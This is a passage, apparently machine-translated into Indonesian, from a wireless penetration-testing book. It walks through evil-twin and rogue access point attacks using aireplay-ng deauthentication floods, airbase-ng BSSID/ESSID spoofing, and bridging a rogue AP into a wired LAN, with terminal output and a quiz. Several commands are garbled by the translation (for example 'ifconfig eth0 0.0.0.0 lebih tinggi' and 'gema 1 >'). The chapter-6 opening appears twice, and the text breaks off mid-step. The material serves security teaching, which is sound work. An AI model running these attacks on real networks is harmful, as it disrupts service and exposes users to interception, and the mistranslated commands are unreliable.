The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~'. Inside the window, the command 'aireplay-ng -0 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0' is being run. The output shows the process of sending DeAuth frames to a client with MAC address E8:94:F6:62:1E:8E on channel -1. The terminal window has three tabs, all showing the same command and output. The desktop background features the Kali Linux logo with the tagline 'The quieter you become, the more you are able to hear.'

```
root@kali:~# aireplay-ng -0 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
15:46:43 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
15:46:50 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:50 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:51 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:54 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:55 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:55 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:56 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:56 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

6.Saat kami lebih dekat dengan klien ini, kekuatan sinyal kami lebih tinggi, dan terhubung ke titik akses kembaran jahat kami.

7.Kami juga dapat memalsukan alamat BSSID dan MAC dari titik akses menggunakan perintah berikut:

```
airbase-ng -a <router mac> --essid "Lab Nirkabel" -c 11 mon0
```

8. Sekarang jika kita melihat melalui airodump-ng, hampir tidak mungkin untuk membedakan keduanya secara visual:

```
root@kali: ~
root@kali: ~
root@kali: ~

CH 13 ][ Elapsed: 6 mins ][ 2014-10-07 15:55

BSSID          PWR  Beacons    #Data, #/s   CH   MB   ENC  CIPHER AUTH ESSID
E8:94:F6:62:1E:8E  0     306        0  0 11 54  OPN      Wireless Lab
00:22:B0:62:6D:08 -1      0        0  0  2 -1  WPA2 CCMP  PSK      <length: 0>
9C:D3:6D:2A:7B:C0 -75     141       349 11 11 54e WPA2 CCMP  PSK  everythingwill
00:0B:3B:7C:D0:8D -94     147        17  0  6 54  WPA2 CCMP  PSK  Downstairs

BSSID          STATION      PWR  Rate    Lost   Frames  Probe
(not associated) 80:1F:02:8F:34:D5  0     0 - 1     0    473  Wireless Lab
(not associated) 78:E4:00:46:D9:86 -99    0 - 1     0     8  Upstairs
00:22:B0:62:6D:08 E0:CB:1D:6B:A4:2D -81    0 - 2     0     9
9C:D3:6D:2A:7B:C0 70:18:8B:08:47:B6 -53    0e - 0e    0    58
9C:D3:6D:2A:7B:C0 00:26:5A:F0:04:D8 -63    0 - 1     0    19  everythingwillprobab
9C:D3:6D:2A:7B:C0 E4:98:D6:85:EE:09 -71    0 - 11    0    28  everythingwillprobab
9C:D3:6D:2A:7B:C0 20:10:7A:45:36:61 -73    1e - 6e    20    72

The quieter you become, the more you are able to hear.

root@kali: ~
To release input, press Ctrl+Alt
```

9. Bahkan airodump-ng tidak dapat membedakan bahwa sebenarnya ada dua titik akses fisik yang berbeda pada saluran yang sama. Ini adalah bentuk kembaran jahat yang paling kuat.

Apa yang baru saja terjadi?

Kami membuat kembaran jahat untuk jaringan resmi dan menggunakan serangan deauthentikasi agar klien yang sah terhubung kembali ke kami, alih-alih titik akses jaringan resmi.

Penting untuk dicatat bahwa, dalam kasus titik akses resmi menggunakan enkripsi seperti WEP/WPA, mungkin akan lebih sulit untuk melakukan serangan di mana penyadapan lalu lintas dimungkinkan. Kita akan melihat bagaimana memecahkan kunci WEP hanya dengan klien yang menggunakan serangan Caffe Latte di bab selanjutnya.

Ayo pahlawan - si kembar jahat dan lompat saluran

Pada latihan sebelumnya, jalankan evil twin pada saluran yang berbeda dan amati bagaimana klien, setelah terputus, melompati saluran untuk terhubung ke titik akses. Apa faktor penentu yang menjadi dasar klien memutuskan titik akses mana yang akan dihubungkan? Apakah itu kekuatan sinyal? Bereksperimen dan validasi.

Titik akses nakal

Titik akses nakal adalah titik akses tidak sah yang terhubung ke jaringan resmi. Biasanya, titik akses ini dapat digunakan sebagai pintu masuk belakang oleh penyerang, sehingga memungkinkan penyerang melewati semua kontrol keamanan di jaringan. Ini berarti bahwa firewall, sistem pencegahan intrusi, dan sebagainya, yang menjaga batas jaringan, tidak akan mampu berbuat banyak untuk menghentikannya mengakses jaringan.

Dalam kasus yang paling umum, titik akses palsu diatur ke Otentikasi Terbuka dan tanpa enkripsi. Jalur akses jahat dapat dibuat dengan dua cara berikut:

- Menginstal perangkat fisik aktual di jaringan resmi sebagai titik akses jahat. (Ini adalah sesuatu yang saya tinggalkan sebagai latihan untuk Anda.) Juga, lebih dari keamanan nirkabel, ini berkaitan dengan pelanggaran keamanan fisik jaringan resmi.
- Membuat jalur akses jahat dalam perangkat lunak dan menjembatannya dengan jaringan Ethernet jaringan resmi lokal. Ini akan memungkinkan hampir semua laptop yang berjalan di jaringan resmi berfungsi sebagai jalur akses jahat. Hal ini akan kita lihat pada percobaan berikutnya.

Saatnya beraksi – memecahkan WEP

Ikuti petunjuk ini untuk memulai:

- 1.Pertama-tama mari kita buka jalur akses nakal kita menggunakan pangkalan udara-ngdan berikan ESSIDPenipu:

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". The terminal content shows the command "airbase-ng --essid Rogue -c 11 mon0" being run, followed by several log messages indicating the creation of a tap interface, setting MTU, and starting an access point with the specified BSSID and channel. The desktop background features the Kali Linux logo with the tagline "The quieter you become, the more you are able to hear."

```
root@kali:~# airbase-ng --essid Rogue -c 11 mon0
15:56:06 Created tap interface at0
15:56:06 Trying to set MTU on at0 to 1500
15:56:06 Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
```

2.Kami sekarang ingin membuat jembatan antara antarmuka Ethernet, yang merupakan bagian dari jaringan resmi, dan antarmuka jalur akses jahat kami. Untuk melakukan ini, pertama-tama kita akan menginstal jembatan-utils file, buat antarmuka jembatan, dan beri nama WiFi-Jembatan. Tangkapan layar berikut menunjukkan perintah yang diperlukan dalam tindakan:

```
apt-get install bridge-utils brctl addbr  
Wifi-Bridge
```

Mari kita lihat output dari perintah berikut:


The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~'. The terminal content shows the following command and its execution:

```
root@kali:~# apt-get install bridge-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  bridge-utils
0 upgraded, 1 newly installed, 0 to remove and 97 not upgraded.
Need to get 35.5 kB of archives.
After this operation, 145 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali/ kali/main bridge-utils i386 1.5-6 [35.5 kB]
Fetched 35.5 kB in 0s (57.3 kB/s)
Selecting previously unselected package bridge-utils.
(Reading database ... 344367 files and directories currently installed.)
Unpacking bridge-utils (from .../bridge-utils_1.5-6_i386.deb) ...
Processing triggers for man-db ...
Setting up bridge-utils (1.5-6) ...
Error: Timeout was reached
root@kali:~# brctl addbr Wifi-Bridge
root@kali:~#
```

3.Kami kemudian akan menambahkan Ethernet dan diantarmuka virtual yang dibuat oleh Airbaseeng ke jembatan ini:

```
brctl addif Wifi-Bridge eth0 brctl addif  
Wifi-Bridge ath0
```


Tangkapan layar dari perintah sebagai berikut:



4. Kami kemudian akan membawa antarmuka ini ke atas untuk memunculkan jembatan dengan perintah berikut:

```
ifconfig eth0 0.0.0.0 lebih tinggi  
ifconfig ath0 0.0.0.0 lebih tinggi
```

Tangkapan layar dari perintah sebagai berikut:



5. Kami kemudian akan mengaktifkan penerusan IP di kernel untuk memastikan bahwa paket diteruskan:


gema 1 > /proc/sys/net/ipv4/ip_forward

Tangkapan layar dari perintah sebagai berikut:


The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~'. Inside the terminal, the command 'echo 1 > /proc/sys/net/ipv4/ip_forward' is being typed and executed. The background of the desktop features the Kali Linux logo with the tagline 'The quieter you become, the more you are able to hear'. The desktop interface includes a menu bar, a taskbar at the bottom, and various icons.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

6. Cemerlang! Kita sudah selesai. Sekarang, setiap klien nirkabel yang terhubung ke titik akses jahat kami akan memiliki akses penuh ke jaringan resmi menggunakan koneksi nirkabel-ke-kabel Wifi-Jembatan kami baru saja membangun. Kami dapat memverifikasi ini dengan menghubungkan klien ke titik akses nakal. Setelah tersambung, jika Anda menggunakan Vista, layar Anda mungkin terlihat seperti berikut:



7. Perhatikan bahwa ia menerima alamat IP dari daemon DHCP yang berjalan di LAN resmi:



8. Kami sekarang dapat mengakses host apa pun di jaringan kabel dari klien nirkabel ini menggunakan jalur akses nakal ini. Selanjutnya, kami akan melakukan ping ke gateway di jaringan kabel:

The screenshot shows a Windows Command Prompt window titled 'C:\windows\system32\cmd.exe'. The command 'ping 192.168.1.1' is entered and executed. The output shows four successful replies from the target IP address, followed by statistics and a summary:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Cam>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\Cam>
```

Apa yang baru saja terjadi?

Kami membuat jalur akses jahat dan menggunakan untuk menjembatani semua lalu lintas LAN jaringan resmi melalui jaringan nirkabel. Seperti yang Anda lihat, ini adalah ancaman keamanan yang sangat serius karena siapa pun dapat masuk ke jaringan kabel menggunakan jembatan ini.

Miliki pahlawan go - tantangan jalur akses nakal

Periksa apakah Anda dapat membuat titik akses nakal yang menggunakan enkripsi berbasis WPA/WPA2 agar terlihat lebih sah di jaringan nirkabel.

Kuis pop – serangan pada infrastruktur WLAN

Q1. Enkripsi apa yang digunakan titik akses jahat dalam banyak kasus?

1. Tidak ada.
- 2.WEP.
- 3.WPA.
- 4.WPA2.

Q2. Apa keuntungan memiliki alamat MAC yang sama dengan titik akses resmi pada kembaran jahat?

1. Itu membuat pendekripsiannya menjadi lebih sulit.
2. Ini memaksa klien untuk terhubung dengannya.
3. Meningkatkan kekuatan sinyal jaringan.
4. Tidak satu pun di atas.

Q3. Apa yang dilakukan serangan DoS?

1. Mereka menurunkan keseluruhan throughput jaringan.
2. Mereka tidak menargetkan klien.
3. Mereka hanya dapat dilakukan jika kita mengetahui kredensial WEP/WPA/WPA2 jaringan.
4. Semua hal di atas.

Q4. Apa yang dilakukan jalur akses jahat dan bagaimana cara membuatnya?

1. Mereka mengizinkan masuknya backdoor ke jaringan resmi.
2. Mereka hanya menggunakan enkripsi WPA2.
3. Mereka dapat dibuat sebagai titik akses berbasis perangkat lunak atau dapat berupa perangkat sebenarnya.
4. Baik 1 maupun 3.

Ringkasan

Dalam bab ini, kita menjelajahi berbagai cara untuk mengkompromikan keamanan infrastruktur LAN Nirkabel:

- Mengkompromikan akun dan kredensial default pada titik akses
- serangan Denial of service
- Kembar jahat dan MAC Spoofing
- Titik akses nakal di jaringan perusahaan

Pada bab selanjutnya, kita akan melihat berbagai serangan pada klien LAN nirkabel. Menariknya, sebagian besar administrator merasa bahwa klien tidak memiliki masalah keamanan yang perlu dikhawatirkan. Kita akan melihat bagaimana tidak ada yang bisa lebih jauh dari kebenaran.

6

Menyerang Klien

"Keamanan sama kuatnya dengan tautan terlemah."

Kutipan Terkenal di Domain Keamanan Informasi

Sebagian besar pengujian penetrasi tampaknya memberikan semua perhatian mereka pada infrastruktur WLAN dan tidak memberikan klien nirkabel bahkan sebagian kecil dari itu. Namun, menarik untuk dicatat bahwa seorang peretas dapat memperoleh akses ke jaringan resmi dengan mengkompromikan klien nirkabel juga.

Dalam bab ini, kami akan mengalihkan fokus kami dari infrastruktur WLAN ke klien nirkabel. Klien dapat berupa klien tidak terkait yang terhubung atau terisolasi. Kami akan melihat berbagai serangan yang dapat digunakan untuk menargetkan klien.

Kami akan membahas topik-topik berikut:

- ↳ Honeypot dan Mis-Association menyerang
- ↳ Serangan Caffe Latte
- ↳ Serangan deauthentikasi dan disasosiasi
- ↳ Serangan Hirte
- ↳ Retak WPA-Pribadi tanpa AP

Serangan Honeypot dan Mis-Association

Biasanya, ketika klien nirkabel seperti laptop dihidupkan, ia akan menyelidiki jaringan yang sebelumnya terhubung dengannya. Jaringan ini disimpan dalam daftar yang disebut **Daftar Jaringan Pilihan(PNL)** pada sistem berbasis Windows. Selain itu, bersama dengan daftar ini, klien nirkabel akan menampilkan jaringan apa pun yang tersedia dalam jangkauannya.

Seorang hacker dapat melakukan satu atau lebih hal-hal berikut:

- ✗ Pantau probe secara diam-diam dan tampilkan titik akses palsu dengan ESSID yang sama yang dicari klien. Ini akan menyebabkan klien terhubung ke mesin peretas, mengira itu adalah jaringan yang sah.
- ✗ Buat titik akses palsu dengan ESSID yang sama dengan yang berdekatan untuk membujuk pengguna agar terhubung dengannya. Serangan semacam itu sangat mudah dilakukan di kedai kopi dan bandara tempat pengguna mungkin ingin terhubung ke koneksi Wi-Fi.
- ✗ Gunakan informasi yang terekam untuk mempelajari tentang gerakan dan kebiasaan korban, seperti yang akan kami tunjukkan secara mendetail di bab selanjutnya.

Serangan ini disebut serangan Honeypot, karena jalur akses peretas salah dikaitkan dengan yang sah.

Pada latihan berikutnya, kita akan melakukan kedua serangan ini di lab kita.

Saatnya beraksi – mengatur serangan Mis-Association

Ikuti petunjuk ini untuk memulai:

1. Di lab sebelumnya, kami menggunakan klien yang terhubung ke **Lab Nirkabel** jalur akses. Mari aktifkan klien tetapi bukan yang sebenarnya **Lab Nirkabel** jalur akses. Ayo sekarang lariairodump-ng mon0 dan periksa hasilnya. Anda akan segera menemukan klien berada di tidak terkait modus dan menyelidik untuk **Lab Nirkabel** dan SSID lain dalam profil tersimpannya:

6

Menyerang Klien

"Keamanan sama kuatnya dengan tautan terlemah."

Kutipan Terkenal di Domain Keamanan Informasi

Sebagian besar pengujian penetrasi tampaknya memberikan semua perhatian mereka pada infrastruktur WLAN dan tidak memberikan klien nirkabel bahkan sebagian kecil dari itu. Namun, menarik untuk dicatat bahwa seorang peretas dapat memperoleh akses ke jaringan resmi dengan mengkompromikan klien nirkabel juga.

Dalam bab ini, kami akan mengalihkan fokus kami dari infrastruktur WLAN ke klien nirkabel. Klien dapat berupa klien tidak terkait yang terhubung atau terisolasi. Kami akan melihat berbagai serangan yang dapat digunakan untuk menargetkan klien.

Kami akan membahas topik-topik berikut:

- Honeypot dan Mis-Association menyerang
- Serangan Caffe Latte
- Serangan deauthentikasi dan disasosiasi
- Serangan Hirte
- Retak WPA-Pribadi tanpa AP

Serangan Honeypot dan Mis-Association

Biasanya, ketika klien nirkabel seperti laptop dihidupkan, ia akan menyelidiki jaringan yang sebelumnya terhubung dengannya. Jaringan ini disimpan dalam daftar yang disebut **Daftar Jaringan Pilihan(PNL)** pada sistem berbasis Windows. Selain itu, bersama dengan daftar ini, klien nirkabel akan menampilkan jaringan apa pun yang tersedia dalam jangkauannya.

Seorang hacker dapat melakukan satu atau lebih hal-hal berikut:

- ✗ Pantau probe secara diam-diam dan tampilkan titik akses palsu dengan ESSID yang sama yang dicari klien. Ini akan menyebabkan klien terhubung ke mesin peretas, mengira itu adalah jaringan yang sah.
- ✗ Buat titik akses palsu dengan ESSID yang sama dengan yang berdekatan untuk membujuk pengguna agar terhubung dengannya. Serangan semacam itu sangat mudah dilakukan di kedai kopi dan bandara tempat pengguna mungkin ingin terhubung ke koneksi Wi-Fi.
- ✗ Gunakan informasi yang terekam untuk mempelajari tentang gerakan dan kebiasaan korban, seperti yang akan kami tunjukkan secara mendetail di bab selanjutnya.


Serangan ini disebut serangan Honeypot, karena jalur akses peretas salah dikaitkan dengan yang sah.

Pada latihan berikutnya, kita akan melakukan kedua serangan ini di lab kita.


Saatnya beraksi – mengatur serangan Mis-Association

Ikuti petunjuk ini untuk memulai:

1. Di lab sebelumnya, kami menggunakan klien yang terhubung ke **Lab Nirkabel** jalur akses. Mari aktifkan klien tetapi bukan yang sebenarnya **Lab Nirkabel** jalur akses. Ayo sekarang lariairodump-ng mon0 dan periksa hasilnya. Anda akan segera menemukan klien berada di tidak terkait modus dan menyelidik untuk **Lab Nirkabel** dan SSID lain dalam profil tersimpannya:



2. Untuk memahami apa yang terjadi, mari jalankan Wireshark dan mulai mengendus mon0 antarmuka. Seperti yang diharapkan, Anda mungkin melihat banyak paket yang tidak relevan dengan analisis kami. Terapkan filter Wireshark untuk hanya menampilkan paket Permintaan Probe dari MAC klien yang Anda gunakan:




Menyerang Klien

3.Dalam kasus saya, filternya adalah wlan.fc.type_subtype == 0x04 && wlan.sa == <mac saya>.Anda sekarang akan melihat paket Probe Request hanya dari klien untuk SSID yang diidentifikasi sebelumnya.

4.Sekarang mari kita mulai jalur akses palsu untuk jaringan**Lab Nirkabel**pada mesin hacker menggunakan perintah berikut:


airbase-ng -c 3 -e "Lab Nirkabel" mon0



